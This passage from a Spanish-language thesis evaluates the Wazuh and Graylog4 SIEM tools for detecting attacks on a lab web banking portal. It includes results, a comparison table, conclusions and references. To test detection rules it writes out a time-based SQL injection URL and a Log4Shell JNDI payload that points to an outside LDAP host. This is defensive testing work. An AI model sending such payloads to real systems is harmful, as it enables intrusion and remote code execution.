


Fuente – Desarrollo del autor

Detección de ataque SQL injection

Para la detección de este caso de uso se utilizó un query de sql injection basado en DOM el cual trata de inyectar una consulta SQL a través de la URL para tratar de obtener información del servidor web. La URL utilizada es la siguiente: http://192.168.1.151/Online_banking/login.php?id=14%20and%20if(1=1,%20sleep(15),%20false)

Figura 66: Prueba de login fallido en banca web




Fuente – Desarrollo del autor

Detección de fuerza bruta en login de banca web


Luego que la regla de detección quedo lista y configurada se procede a realizar pruebas de intento de logins en el portal de banca web. Con esto la regla podrá enviar una notificación a los equipos de seguridad y poder tomar acciones tempranas con este indicador de compromiso.

Figura 67: Prueba de login fallido en banca web



Fuente – Desarrollo del autor

Figura 68: Activación de regla de fuerza bruta en Graylog4




Fuente – Desarrollo del autor

Detección de ataque Log4j/Log4shell

Para el escenario de detección de log4j se realizo el ataque desde un browser con el siguientes request: http://192.168.1.151/index.php?id=${jndi:ldap://2.56.59.123:1389/resurce} para poder hacer que la regla de detección nos notifique de manera exitosa.

Figura 69: Activación de regla Log4J en Graylog4



Fuente – Desarrollo del autor

31. 5.2 Resultados obtenidos en los SIEM

Luego de realizar la simulación de los diferentes escenarios de ataque a nivel de servidor como a nivel de aplicación web se puede concluir que las herramientas SIEM Wazuh y Graylog4 tuvieron resultados exitosos en la detección y notificación de las diferentes

alertas generadas en cada ataque realizado de manera inmediata, lo cual determina que las herramientas son aptas para poder proteger un servicio digital de banca web en una institución bancaria.

Es importante evaluar ambas tecnologías en un ambiente empresarial con un alto volumen de tráfico de inspección para poner a prueba las capacidades de performance y correlación de logs tanto de Wazuh como de Graylog4 junto a las demás herramientas de protección de banca web empresarial formando un ecosistema ideal para la detección temprana de eventos de seguridad.

32. 5.3 Análisis comparativo de desempeño por SIEM

Luego de haber realizado la configuración de 2 soluciones SIEM open source como lo son Wazuh y Graylog4 se obtiene la siguiente tabla comparativa a una escala del 1 al 5, siendo 1 la calificación menos efectiva y 5 la mejor calificación de tal manera que se pueda concluir un resultado entre ambos SIEM.

Tabla 6 *Resumen comparativo de SIEM*

Criterios	Wazuh	Graylog4
Proceso de instalación	5	4
Configuración de caso de uso	4	4
Configuración de notificaciones	5	4
Facilidad en administración	5	4
Ingesta de logs	5	5
Retención de logs	4	3
Análisis de comportamiento de usuario	5	3
Correlación de eventos	5	5
Gestión de incidentes	4	4
Escalabilidad del stack del servicio	5	5
Normalización de eventos	4	5
Parametrización de formato del log	4	3
Administración de RAM	4	4
Administración de CPU	4	3
PROMEDIO OBTENIDO	4,5	4,0

Fuente – Desarrollo del autor

33. Conclusiones

- Los resultados permitieron evidenciar que las herramientas SIEM analizadas son aptas para ser implementadas en un ecosistema de seguridad para protección de servicios digitales de banca web, ya que realizan detección y notificación de forma oportuna hacia los equipos de seguridad y manejan flexibilidad en cuanto a las notificaciones vía correo electrónico u otro medio de mensajería.

- Los escenarios de prueba utilizados son integrables entre sí o con otros componentes de seguridad complementarios como por ejemplo herramientas de blacklist o fuentes de IOC, lo cual coadyuvará a mejorar las acciones de correlación con los eventos recibidos en los diferentes equipos de seguridad.

- La implementación y despliegue de los SIEM y conjuntamente con las herramientas de seguridad en los contenedores y en servidores físicos o virtuales, permite una gestión y administración efectiva de los nodos concebidos en el SIEM, así como de los elementos del stack de correlación.

- Un SIEM es una herramienta de seguridad crítica, misma que al integrarse con otros sistemas de seguridad de la organización bancaria, ayuda a garantizar una defensa sólida y coordinada contra las amenazas de seguridad. Esto incluye herramientas de prevención de intrusiones, soluciones de antivirus y soluciones de gestión de vulnerabilidades.

34. Recomendaciones

- Antes de comenzar la implementación de un SIEM, es importante entender las necesidades, los requisitos de seguridad de la organización de seguridad de la organización bancaria, así como las regulaciones que debe cumplir. Esto ayudará a identificar los objetivos específicos del SIEM y los eventos críticos que deben ser monitoreados.

- Actualmente existe una gran variedad de soluciones de SIEM disponibles en el mercado. Es importante seleccionar una solución que se ajuste a las necesidades de la organización y que sea capaz de manejar la cantidad de datos que se espera que el SIEM recopile y analice. Además, es importante considerar la capacidad de la solución de integrarse con otras herramientas y sistemas de seguridad de la organización.

- La implementación de un SIEM no es solo una cuestión técnica. Es importante capacitar al personal sobre cómo utilizar la solución de SIEM de manera efectiva y cómo interpretar los datos y alertas generadas por el sistema. Esto ayudará a garantizar que el SIEM se utilice de manera efectiva para proteger la organización bancaria contra las amenazas de seguridad.

- Una vez que se implementa el SIEM, es importante monitorear y evaluar su rendimiento. Esto incluye la revisión regular de los informes de seguridad generados por el sistema y la identificación de áreas en las que se pueden realizar mejoras. El monitoreo y la evaluación continuos ayudarán a garantizar que el SIEM esté protegiendo adecuadamente la organización bancaria contra las amenazas de seguridad y optimizando sus recursos al momento de realizar el análisis de los eventos.

Referencias

Ambit. (29 de 04 de 2021). Obtenido de https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona

Axarnet. (12 de 09 de 2022). Obtenido de https://axarnet.es/blog/fichero-log

Bel, J. d. (30 de 11 de 2021). Obtenido de https://fincog.nl/blog/33/it-architecture-of-a-digital-bank

Blackberry. (2022). Obtenido de https://www.blackberry.com/la/es/forms/enterprise/report-bb-2022-threat-report?utm_source=google&utm_medium=cpc&utm_campaign=smb_enterprise_es-centralamerica&_bt=605278076586&_bk=ciberseguridad%20para%20empresas&_bm=b&_bn=g&_bg=138767646395&gclid=EAIaIQob

Canner, B. (05 de 09 de 2019). Obtenido de https://solutionsreview.com/security-information-event-management/the-top-10-enterprise-siem-use-cases/

Cepal. (3 de julio de 2022). Obtenido de https://repositorio.cepal.org/bitstream/handle/11362/47240/1/S2100485_es.pdf

Cisco. (21 de 06 de 2019). Obtenido de https://www.cisco.com/c/es_mx/support/docs/wireless/4100-series-wireless-lan-controllers/107252-WLC-Syslog-Server.html

Crehana. (08 de 11 de 2021). Obtenido de https://www.crehana.com/blog/desarrollo-web/logs/

Derai, N. (11 de 09 de 2022). Obtenido de https://blog.opstree.com/2022/10/11/wazuh-the-siem-platform/

Diaz, A. (19 de 01 de 2017). Obtenido de https://dbibyhavas.io/es/blog/que-son-los-logs/

Forum, W. E. (2021). Obtenido de https://www3.weforum.org/docs/WEF_The_Global_Risks_Report_2021.pdf

Google. (28 de 11 de 2022). *Bank of Anthos*. Obtenido de https://github.com/GoogleCloudPlatform/bank-of-anthos

Graylog. (2022). *Graylog Planning your delpoyment.* Obtenido de https://go2docs.graylog.org/4-x/planning_your_deployment/planning_your_deployment.html#bigger-production-setup

Graylog. (2022). *Graylog Ubuntu Installation.* Obtenido de https://go2docs.graylog.org/4-x/downloading_and_installing_graylog/ubuntu_installation.html

IC3. (03 de 07 de 2022). Obtenido de https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

Ik4. (09 de 12 de 2022). Obtenido de https://ik4.es/que-es-el-visor-de-eventos-de-windows-y-como-se-puede-utilizar/

Kaspersky. (31 de 08 de 2021). *latam.kaspersky.com.* Obtenido de latam.kaspersky.com: https://latam.kaspersky.com/blog/ciberataques-en-america-latina-crecen-un-24-durante-los-primeros-ocho-meses-de-2021/22718/

LHB. (01 de 03 de 2022). Obtenido de https://linuxhandbook.com/syslog-guide/
Lifars. (01 de 10 de 2020). Obtenido de https://www.lifars.com/2020/10/siem-series-part-2-types-of-siem-solutions/
Linuxfordevices. (12 de 09 de 2022). Obtenido de https://www.linuxfordevices.com/tutorials/remote-syslog-in-linux
Logit. (15 de 07 de 2021). Obtenido de https://logit.io/blog/post/the-top-14-free-and-open-source-siem-tools-for-2021
Lopez, M. (01 de 07 de 2021). *yolandacorral.com.* Obtenido de https://www.yolandacorral.com/que-es-y-como-funciona-un-siem/
Mentinno. (03 de 07 de 2022). Obtenido de https://www.mentinno.com/gracias-aqui-esta-tu-informe-estado-digital-ecuador-abril-2022/
Microsoft. (2022). Obtenido de https://www.microsoft.com/es-co/security/business/security-101/what-is-siem
Mills, M. (20 de 03 de 2020). Obtenido de https://itigic.com/most-used-programming-languages-banks/
Netskope. (03 de 07 de 2022). Obtenido de https://www.netskope.com/es/security-defined/cyber-security-kill-chain
News, I. (18 de Febrero de 2022). Obtenido de https://iberonewsla.com/el-reto-de-la-ciberseguridad-en-latinoamerica/
Paessler. (s.f.). Obtenido de https://www.paessler.com/es/it-explained/syslog
Postgre. (07 de 12 de 2022). Obtenido de https://www.postgresql.org/about/
Sec, P. (2021). Obtenido de https://purplesec.us/siem-solutions/
Unam, R. (s.f.). Obtenido de https://revista.seguridad.unam.mx/numero24/frameworks-para-monitoreo-forense-y-auditor-de-tr-fico-de-red-i
Verizon. (03 de 07 de 2022). Obtenido de https://www.verizon.com/business/resources/reports/2022/dbir/2022-data-breach-investigations-report-dbir.pdf
Vision, B. (2022). Obtenido de https://bestvision.solutions/solutions/internet-banking/
Wazuh. (30 de 11 de 2022). Obtenido de https://documentation.wazuh.com/current/deployment-options/deploying-with-kubernetes/kubernetes-conf.html
Wazuh. (05 de 12 de 2022). Obtenido de https://wazuh.com/platform/
Wikipedia. (18 de 11 de 2022). Obtenido de https://es.wikipedia.org/wiki/Python


Anexos

35. Integración de Firewall Fortinet con Graylog

Se configuró la característica de SYSLOG en el firewall Fortinet 60D para que envíe los eventos de seguridad y red hacia el colector de Graylog4 para que este pueda

detectar algún patrón de seguridad y notifique al equipo de seguridad mediante una alerta.

Figura 71 *Configuración de syslog en Fortigate*



Fuente – Desarrollo del autor